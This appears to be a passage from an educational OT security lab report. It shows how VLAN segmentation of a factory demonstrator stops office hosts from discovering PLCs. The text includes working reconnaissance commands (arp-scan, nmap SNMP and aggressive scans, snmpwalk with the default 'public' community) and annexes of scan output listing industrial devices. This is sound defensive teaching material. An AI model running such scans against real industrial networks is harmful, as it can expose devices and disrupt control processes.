└─$ awk '{print $1}' http_times_under-stress.txt | sort -n > http_sorted-stress.txt; N=$(wc -l < http_sorted-stress.txt); P=$(( (95*N+99)/100 )); AVG=$(awk '{s+=$1}END{printf "%.4f", s/NR}' http_sorted-stress.txt); P95=$(awk -v p=$P 'NR==p{printf "%.4f", $1}' http_sorted-stress.txt); echo "HTTP avg=${AVG}s p95=${P95}s n=${N}"
HTTP avg=0.0803s p95=0.2507s n=200
```

During the scan, the PLC's average HTTP response time increased from 25ms to 80ms (more than tripled) and the p95 latency rose from 40ms to 251ms (over six times slower), indicating some responses became much slower than usual.
This level of degradation could disrupt critical operations and time-sensitive control loops, highlighting the importance of cautious vulnerability testing in live OT environments.

For production networks, this underscores the need for controlled, rate-limited scanning and proper segmentation to protect OT assets from both malicious attacks and well-intentioned security assessments.

[5] CPU, locks, or disk/flash queues back up

SEGMENTED NETWORK SCENARIO

To enhance the security of our factory, we implement network segmentation between the manufacturing process and the rest of the environment. In this lab, segmentation is achieved using VLANs an effective approach, especially when hardware is limited to a single switch.

Readers already familiar with segmentation techniques may proceed to “Switch configuration.”

NETWORK SEGMENTATION APPROACHES

Physical vs. Logical Segmentation

Industrial environments increasingly favor hybrid approaches combining both methods. Critical safety systems often require physical separation, while operational systems benefit from logical segmentation's flexibility.

- **Physical segmentation** is like *building real walls*. It uses dedicated hardware switches, routers, and cables to create separate network zones. This offers the strongest possible isolation, making it ideal for critical safety systems, but it is also more expensive and less flexible to change.

- **Logical segmentation,** on the other hand, is like using *movable office dividers*. It uses software-based techniques, such as VLANs and IP addressing, to separate traffic. This approach is more flexible and cost-effective, making it well-suited for dynamic production environments where changes are common.

Virtual Local Area Networks (VLANs)


In OT environments, VLANs are used to separate sensitive control systems from general IT traffic, improve traffic management, and enforce Quality of Service (QoS) requirements.

- **Port-based VLANs:** Devices connected to specific ports are automatically assigned to particular VLANs.

- **Tag-based VLANs**: Ethernet frames are tagged with VLAN IDs, enabling a single physical link to carry multiple VLANs and allowing more precise network segmentation.

SWITCH CONFIGURATION

This section shows how to configure VLANs, *as seen in the schema below*.



VLANs configuration

This section outlines how VLANs are configured for each stage of tile manufacturing. Each process (*see figures 1–3*) is assigned a dedicated VLAN and switch port. Office devices, such as the Epson printer, Wi-Fi access point, and laptops, remain in the default VLAN 1.

VLAN ID	VLAN Name	Member Ports	Untagged Ports
1	DefaultVLAN	1-8,17-24	1-8,17-24
100	PRESSES_BECKHOFF	5-6	6
200	FURNANCE_SIEMENS	5,7	7
300	DOSING_PHOENIX	5,8	8


Note: Port 5 is configured as the trunk (uplink) for VLANs 1, 100, 200, and 300 to the firewall. This is required because the current switch cannot perform routing.

REVISITING DEMOS

In the following sections we revisit some of the previous scenarios to highlight the benefits of a segmented network.

EASY DISCOVERY AND EXPLOITATION

Revisiting the office-laptop compromise, the same discovery steps now yield very different results.



Launching the ARP sweep across 10.20.0.0/16 returns only office IT assets; none of the PLCs respond.

The scan summary shows 11 hosts replying out of 65,536 probed, confirming that industrial devices are no longer exposed to the office segment.

```
sudo arp-scan -I eth1 --ouifile=/usr/share/arp-scan/ieee-oui.txt 10.20.0.0/16
Interface: eth1, type: EN10MB, MAC: 00:80:9b:00:4b:33, IPv4: 10.20.20.19
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 65536 hosts (https://github.com/royhills/arp-scan)
10.20.0.1       08:5b:0e:f2:fd:fe       Fortinet, Inc.
10.20.0.4       10:ff:e0:38:85:3a       (Unknown)
10.20.0.5       ec:cd:6d:f5:51:74       Allied Telesis, Inc.
10.20.0.8       00:00:48:1d:aa:88       Seiko Epson Corporation
10.20.0.10      e4:6f:13:5f:5f:1c       D-Link International
10.20.0.70      90:09:d0:75:a4:13       Synology Incorporated
10.20.20.11     50:7c:6f:59:74:77       Intel Corporate
10.20.20.14     50:7c:6f:59:74:74       Intel Corporate
10.20.20.14     50:7c:6f:59:74:74       Intel Corporate (DUP: 2)
10.20.20.14     50:7c:6f:59:74:74       Intel Corporate (DUP: 3)
10.20.20.14     50:7c:6f:59:74:74       Intel Corporate (DUP: 4)
10.20.20.14     50:7c:6f:59:74:74       Intel Corporate (DUP: 5)
10.20.20.14     50:7c:6f:59:74:74       Intel Corporate (DUP: 6)
10.20.20.28     00:e0:4c:68:0a:e1       REALTEK SEMICONDUCTOR CORP.
10.20.200.10    08:5b:0e:f2:fd:fe       Fortinet, Inc.
10.20.0.1       08:5b:0e:f2:fd:fe       Fortinet, Inc. (DUP: 2)

18 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 65536 hosts scanned in 263.148 seconds (249.05 hosts/sec).
11 responded
```

A targeted discovery[6] for PROFINET and S7Comm returns no results:

```
      ###--- DEVICELIST ---###
[A] Manually add new device by IP
[R] Rescan
[Q] Quit now
Please select the option you want [1]:
```

A vendor-specific sweep for Beckhoff devices also finds nothing:

```
┌──(student㉿Kali4Students2025)-[~/ICSSecurityScripts]
└─$ ./BeckhoffScan.py

## Scanning for Devices on network 10.20.20.19
Sending the discovery packets and waiting 1 seconds for answers...
No devices found, stopping
Press [Enter]
```

The discovery is no longer easy. The segmentation prevents the office host from enumerating or reaching PLCs, reducing attack surface and limiting vendor reach to authorized pathways.

[6] https://github.com/tijldeneut/ICSSecurityScripts/blob/master/SiemensScan.py

Exposing management details via SNMP

Target discovery

As for the discovery Enumerating a specific service is not going to return the same result as before.

In Annex B, the full output of the enumeration for SNMP as before. Again, the segmentation prevents an attacker discovering all possible targets at once.

```
sudo nmap -sU -p 161 --open 10.20.0.0/16


…
Nmap done: 65536 IP addresses (12 hosts up)
```

Reading identity with default string “public”

Allied Telesis (10.20.0.5) still responds on office VLAN 1, confirming SNMP reachability within IT:

```
snmpwalk -v2c -c public 10.20.0.5 1.3.6.1.2.1.1.5.0
iso.3.6.1.2.1.1.5.0 = STRING: "Demonstrator"
```

While the Siemens devices, segmented on their own VLAN will not answer:

- Siemens XB208 10.20.2.5 - SYSTEM DESCRIPTION

```
┌──(student㉿Kali4Students2025)-[~/ICSSecurityScripts]
└─$ snmpget -v2c -c public 10.20.2.5 1.3.6.1.2.1.1.1.0
Timeout: No Response from 10.20.2.5.
```

- Siemens XB208 10.20.2.5 - MAC TABLE

```
┌──(student㉿Kali4Students2025)-[~/ICSSecurityScripts]
└─$ snmpwalk -v2c -c public -t 5 -r 3 -On 10.20.2.5 1.3.6.1.2.1.17.4.3.1.1
Timeout: No Response from 10.20.2.5
```

- Siemens SCALANCE S615 10.20.2.1 - SYSTEM DESCRIPTION

```
┌──(student㉿Kali4Students2025)-[~/ICSSecurityScripts]
└─$ snmpget -v2c -c public 10.20.2.1 1.3.6.1.2.1.1.1.0
Timeout: No Response from 10.20.2.1.
```

Unlike the flat-network, where SNMP discovery and reads worked across IT and OT, the VLANs design blocks office hosts from querying OT devices, preventing model/firmware enumeration and MAC-table mapping from the business network.

SENDING A JUMBO PACKET

With PLCs isolated on their own VLANs, jumbo frames can be enabled and validated on the IT segment without being affected by OT device capabilities.

A Windows host sends 8,972-byte ICMP probes with “don’t fragment” set to confirm end-to-end jumbo support between IT devices.

```
PS C:\Users\Student> ping -f -l 8972 10.20.20.28

Pinging 10.20.20.28 with 8972 bytes of data:
Reply from 10.20.20.28: bytes=8972 time<1ms TTL=128
Reply from 10.20.20.28: bytes=8972 time<1ms TTL=128
Reply from 10.20.20.28: bytes=8972 time<1ms TTL=128
Reply from 10.20.20.28: bytes=8972 time<1ms TTL=128

Ping statistics for 10.20.20.28:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss)
```

Segmentation allows IT performance tuning (e.g., jumbo frames for storage/backup) without introducing silent drops or fragmentation risks to OT devices that may not support larger frames.

AGGRESSIVE SCANS

With the segmented design in place, high-rate scans can be confined to the IT segment; probes cannot reach PLC VLANs.

```
sudo nmap -Pn -sS -sU -p U:1-1024,T:1-65535 -sV -O -T5 --max-retries 0 --script-timeout 10s --min-rate 1500 --max-rate 4000 10.20.2.30
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-18 15:11 CEST
Warning: 10.20.2.30 giving up on port because retransmission cap hit (0).
Nmap done: 1 IP address (0 hosts up) scanned in 0.44 seconds
```

As a precaution, it is recommended to **scan for OT devices first** anyway, to confirm no OT assets are exposed by misconfiguration.

If any OT devices are detected, we suggest proceeding with a blacklist that excludes their addresses from subsequent scans to avoid operational impact.

ANNEX

ANNEX A

```
┌──(student㉿Kali4Students2025)-[~]
└─$ sudo nmap -sU -p 161 --open 10.20.0.0/16
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-17 12:03 CEST
Nmap scan report for 10.20.0.1
Host is up (0.0030s latency).

PORT    STATE         SERVICE
161/udp open|filtered snmp
MAC Address: 08:5B:0E:F2:FD:FE (Fortinet)

Nmap scan report for 10.20.0.5
Host is up (0.0057s latency).

PORT    STATE SERVICE
161/udp open  snmp
MAC Address: EC:CD:6D:F5:51:74 (Allied Telesis)

Nmap scan report for 10.20.0.8
Host is up (0.0056s latency).

PORT    STATE SERVICE
161/udp open  snmp
MAC Address: 00:00:48:1D:AA:88 (Seiko Epson)

Nmap scan report for 10.20.1.10
Host is up (0.0036s latency).

PORT    STATE         SERVICE
161/udp open|filtered snmp
MAC Address: 00:01:05:55:C5:03 (Beckhoff Automation GmbH)

Nmap scan report for 10.20.1.11
Host is up (0.0057s latency).

PORT    STATE SERVICE
161/udp open  snmp
MAC Address: 00:01:05:5B:5E:5C (Beckhoff Automation GmbH)
```

```
Nmap scan report for 10.20.2.1
Host is up (0.0042s latency).

PORT    STATE SERVICE
161/udp open  snmp
MAC Address: 00:1B:1B:E7:2E:2C (Siemens AG,)

Nmap scan report for 10.20.2.5
Host is up (0.025s latency).

PORT    STATE SERVICE
161/udp open  snmp
MAC Address: 00:1B:1B:E2:6B:BB (Siemens AG,)

Nmap scan report for 10.20.2.20
Host is up (0.0015s latency).

PORT    STATE SERVICE
161/udp open  snmp
MAC Address: 00:1B:1B:13:C3:12 (Siemens AG,)

Nmap scan report for 10.20.2.25
Host is up (0.0021s latency).

PORT    STATE SERVICE
161/udp open  snmp
MAC Address: 8C:F3:19:34:91:AD (Siemens Industrial Automation Products, Chengdu)

Nmap scan report for 10.20.2.30
Host is up (0.0077s latency).

PORT    STATE SERVICE
161/udp open  snmp
MAC Address: 00:1C:06:18:E4:84 (Siemens Numerical Control, Nanjing)

Nmap scan report for 10.20.2.45
Host is up (0.0036s latency).

PORT    STATE SERVICE
161/udp open  snmp
MAC Address: 00:0E:8C:FD:3C:C1 (Siemens AG)

Nmap scan report for 10.20.3.5
Host is up (0.0099s latency).

PORT    STATE SERVICE
161/udp open  snmp
MAC Address: 00:A0:45:C3:AB:CE (Phoenix Contact Electronics GmbH)

Nmap scan report for 10.20.3.10
Host is up (0.0057s latency).

PORT    STATE SERVICE
161/udp open  snmp
MAC Address: A8:74:1D:B6:FF:65 (Phoenix Contact Electronics GmbH)

Nmap scan report for 10.20.3.15
Host is up (0.0037s latency).
```

```
PORT    STATE         SERVICE
161/udp open|filtered snmp
MAC Address: A8:74:1D:07:D6:9A (Phoenix Contact Electronics GmbH)

Nmap scan report for 10.20.3.20
Host is up (0.0054s latency).

PORT    STATE         SERVICE
161/udp open|filtered snmp
MAC Address: 00:A0:45:09:21:64 (Phoenix Contact Electronics GmbH)

Nmap scan report for 10.20.3.30
Host is up (0.0029s latency).

PORT    STATE SERVICE
161/udp open  snmp
MAC Address: 00:A0:45:A0:AF:06 (Phoenix Contact Electronics GmbH)

Nmap scan report for 10.20.20.1
Host is up (0.082s latency).

PORT    STATE         SERVICE
161/udp open|filtered snmp
MAC Address: 94:E7:0B:03:EB:0C (Intel Corporate)

Nmap scan report for 10.20.20.2
Host is up (0.0029s latency).

PORT    STATE SERVICE
161/udp open  snmp
MAC Address: 00:03:27:47:6A:62 (HMS Industrial Networks)

Nmap scan report for 10.20.20.3
Host is up (0.0025s latency).

PORT    STATE SERVICE
161/udp open  snmp
MAC Address: 00:03:27:03:30:EC (HMS Industrial Networks)

Nmap scan report for 10.20.20.42
Host is up (0.092s latency).

PORT    STATE         SERVICE
161/udp open|filtered snmp
MAC Address: 08:B4:D2:99:E2:1F (Unknown)

Nmap scan report for 10.20.20.47
Host is up (0.11s latency).

PORT    STATE         SERVICE
161/udp open|filtered snmp
MAC Address: 6A:1C:D0:B8:2F:9E (Unknown)

Nmap scan report for 10.20.20.48
Host is up (0.0017s latency).

PORT    STATE         SERVICE
161/udp open|filtered snmp
```

```
MAC Address: 88:AE:DD:03:4D:AA (EliteGroup Computer Systems)

Nmap scan report for 10.20.200.10
Host is up (0.45s latency).

PORT    STATE         SERVICE
161/udp open|filtered snmp
MAC Address: 08:5B:0E:F2:FD:FE (Fortinet)

Nmap done: 65536 IP addresses (34 hosts up) scanned in 2371.04 seconds
```

ANNEX B

```
┌──(student㉿Kali4Students2025)-[~]
└─$ sudo nmap -sU -p 161 --open 10.20.0.0/16
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-18 14:12 CEST
Nmap scan report for 10.20.0.1
Host is up (0.0014s latency).

PORT    STATE         SERVICE
161/udp open|filtered snmp
MAC Address: 08:5B:0E:F2:FD:FE (Fortinet)

Nmap scan report for 10.20.0.5
Host is up (0.0045s latency).

PORT    STATE SERVICE
161/udp open  snmp
MAC Address: EC:CD:6D:F5:51:74 (Allied Telesis)

Nmap scan report for 10.20.0.8
Host is up (0.011s latency).

PORT    STATE SERVICE
161/udp open  snmp
MAC Address: 00:00:48:1D:AA:88 (Seiko Epson)

Nmap scan report for 10.20.20.1
Host is up (0.087s latency).

PORT    STATE         SERVICE
161/udp open|filtered snmp
MAC Address: 94:E7:0B:03:EB:0C (Intel Corporate)
```

```
Nmap scan report for 10.20.20.47
Host is up (0.082s latency).

PORT    STATE         SERVICE
161/udp open|filtered snmp
MAC Address: 6A:1C:D0:B8:2F:9E (Unknown)

Nmap scan report for 10.20.20.48
Host is up (0.00097s latency).

PORT    STATE         SERVICE
161/udp open|filtered snmp
MAC Address: 88:AE:DD:03:4D:AA (EliteGroup Computer Systems)

Nmap scan report for 10.20.20.65
Host is up (0.0092s latency).

PORT    STATE         SERVICE
161/udp open|filtered snmp
MAC Address: 02:1B:1B:CC:8E:00 (Unknown)

Nmap scan report for 10.20.200.10
Host is up (0.41s latency).

PORT    STATE         SERVICE
161/udp open|filtered snmp
MAC Address: 08:5B:0E:F2:FD:FE (Fortinet)

Nmap done: 65536 IP addresses (12 hosts up) scanned in 2252.55 seconds
```